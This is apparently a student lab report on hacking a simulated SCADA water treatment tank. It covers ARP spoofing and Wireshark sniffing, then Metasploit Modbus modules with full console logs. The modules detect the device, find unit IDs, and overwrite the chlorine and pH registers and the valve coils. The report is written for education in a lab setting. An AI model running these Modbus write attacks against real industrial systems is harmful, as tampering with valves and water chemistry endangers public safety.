


Chart which displays fill valve status, discharge valve status, chlorine level, and pH level:


Part 2: Kali Linux VM

Steps:

1. Install Kali Linux OS on a virtual machine.
2. We installed the spoofing tool, dsniff, and performed arp spoofing for the factory IO's IP address.
3. We then used the packet sniffing tool Wireshark to capture the packets. We observed the packets transmitted between SCADA and Factory IO.




4. We then installed msfconsole and searched for the Modbus commands available.



5. We then made changes to the following modules:

modbusdetect :

We set the value of rhosts to 192.168.0.8 and then used exploit to verify if it received the correct Modbus header.



```
msf6 auxiliary(scanner/scada/modbusdetect) > set rhosts 192.168.0.8
rhosts ⇒ 192.168.0.8
msf6 auxiliary(scanner/scada/modbusdetect) > exploit

[*] 192.168.0.8:502       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusdetect) > set rport 503
rport ⇒ 503
msf6 auxiliary(scanner/scada/modbusdetect) > exploit

[+] 192.168.0.8:503       - 192.168.0.8:503 - MODBUS - received correct MODBUS/TCP header (unit-ID: 1)
[*] 192.168.0.8:503       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusdetect) >
```

Modbus_findunitid:

We set the unit_id to 5 and rhosts to 192.168.0.8


```
msf6 auxiliary(scanner/scada/modbusdetect) > use auxiliary/scanner/scada/modbus_findunitid
msf6 auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationID-probes, just for beeing nice
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framewor
                                            k/wiki/Using-Metasploit
   RPORT         502              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0 means no timeout
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from value [1..254]
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to value [UNIT_ID_FROM..254]

msf6 auxiliary(scanner/scada/modbus_findunitid) >
```

```
1 2 3 4   16:13
cps@kali: ~
File Actions Edit View Help
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from value [1..254]
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to value [UNIT_ID_FROM..254]

msf6 auxiliary(scanner/scada/modbus_findunitid) > set unit_id_to 5
unit_id_to ⇒ 5
msf6 auxiliary(scanner/scada/modbus_findunitid) > set rhosts 192.168.0.8
rhosts ⇒ 192.168.0.8
msf6 auxiliary(scanner/scada/modbus_findunitid) > set rport 503
rport ⇒ 503
msf6 auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationID-probes, just for beeing nice
   RHOSTS        192.168.0.8      yes       The target host(s), see https://github.com/rapid7/metasploit-framewor
                                            k/wiki/Using-Metasploit
   RPORT         503              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0 means no timeout
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from value [1..254]
   UNIT_ID_TO    5                yes       ModBus Unit Identifier scan to value [UNIT_ID_FROM..254]

msf6 auxiliary(scanner/scada/modbus_findunitid) >
```


modbusclient:

Set rhosts to 192.168.0.8

Set data_address to 0
Set action to READ_HOLDING_REGISTERS
Set number to 5
Register 0 displayed the chlorine level.
Register 1 showed the pH level.



To read coils, we set action to READ_COILS.
Coil 0 displayed the status of the fill valve.
Coil 1 displayed the status of the discharge valve.



6. Hacking the water treatment tank:
   We cleared the existing data in the table to hack the system and reset the values to hack the system.

```
File  Actions  Edit  View  Help
msf6 auxiliary(scanner/scada/modbusclient) > unset all
Flushing datastore...
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA                             no        Data to write (WRITE_COIL an
                                              d WRITE_REGISTER modes only)
   DATA_ADDRESS                     yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRI
                                              TE_COILS mode only) e.g. 011
                                              0
   DATA_REGISTERS                   no        Words to write to each regis
                                              ter separated with a comma (
                                              WRITE_REGISTERS mode only) e
                                              .g. 1,2,3,4
   HEXDUMP         false            no        Print hex dump of response
   NUMBER          1                no        Number of coils/registers to
                                               read (READ_COILS, READ_DISC
                                              RETE_INPUTS, READ_HOLDING_RE
                                              GISTERS, READ_INPUT_REGISTER
                                              S modes only)
```

We set the following values:
rhosts - 192.168.0.8
data_address - 0
action WRITE_REGISTER
data - 90


```
msf6 auxiliary(scanner/scada/modbusclient) > set rhosts 192.168.0.8
rhosts => 192.168.0.8
msf6 auxiliary(scanner/scada/modbusclient) > set rport 503
rport => 503
msf6 auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf6 auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTER
action => WRITE_REGISTER
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA                             no        Data to write (WRITE_COIL an
                                              d WRITE_REGISTER modes only)
   DATA_ADDRESS    0                yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRI
```

```
msf6 auxiliary(scanner/scada/modbusclient) > set data 90
data ⇒ 90
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DATA           90               no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
   DATA_ADDRESS   0                yes       Modbus data address
   DATA_COILS                      no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
   DATA_REGISTERS                  no        Words to write to each register separated with a comma (WRITE_REGIST
                                             ERS mode only) e.g. 1,2,3,4
   HEXDUMP        false            no        Print hex dump of response
   NUMBER         1                no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS,
                                              READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
   RHOSTS         192.168.0.8      yes       The target host(s), see https://github.com/rapid7/metasploit-framewo
                                             rk/wiki/Using-Metasploit
   RPORT          503              yes       The target port (TCP)
   UNIT_NUMBER    1                no        Modbus unit number


Auxiliary action:
```

We used to exploit to verify if the data has been changed to 90 at register 0. Similarly, we set the data to 90 at register 1 and used an exploit to verify it:

```
File  Actions  Edit  View  Help

msf6 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 192.168.0.8

[*] 192.168.0.8:503 - Sending WRITE REGISTER...
[+] 192.168.0.8:503 - Value 90 successfully written at registry address 0
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set data_address 1
data_address ⇒ 1
msf6 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 192.168.0.8

[*] 192.168.0.8:503 - Sending WRITE REGISTER...
[+] 192.168.0.8:503 - Value 90 successfully written at registry address 1
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DATA           90               no        Data to write (WRITE_COIL an
                                             d WRITE_REGISTER modes only)
   DATA_ADDRESS   1                yes       Modbus data address
```

Similarly, we changed the values of the coils. We set action to WRITE_COIL and set data as 1 at coil 0. We verified it using exploit.



Summary

SCADA is a valuable and efficient tool that monitors and controls industrial devices. However, if an adversary gains unauthorized access to a SCADA system, he can cause a lot of damage to the devices in the industry. For example, the adversary could control the valves remotely in the water treatment setup. If he keeps the fill valve on for a long time, then the pressure would build up once the tank is full, and it can even break the system and flood the industry. Similarly, he can also change the water quality by changing the values of the chlorine and pH registers.

Conclusion

One of the main takeaways from this analyzed cyber-physical system is how changing even the smallest things can cause companies to incur losses. For example, in the bakery scenario, merely changing the direction of a sensor causes the bread to not stop at a certain point. This can alter the amount of ingredients added, mix the ingredients, or even make the bread just go past the oven and not even bake properly. The result of such a small change is that the bakery doesn't produce the bread properly, thus causing the ingredients to be wasted, leading to money being wasted and, depending on the amount of time that the problem goes unnoticed, a great loss for the company producing the bread.

References

https://www.youtube.com/channel/UCSSPm9qkPuoXy3lJnCWu7FQ/featured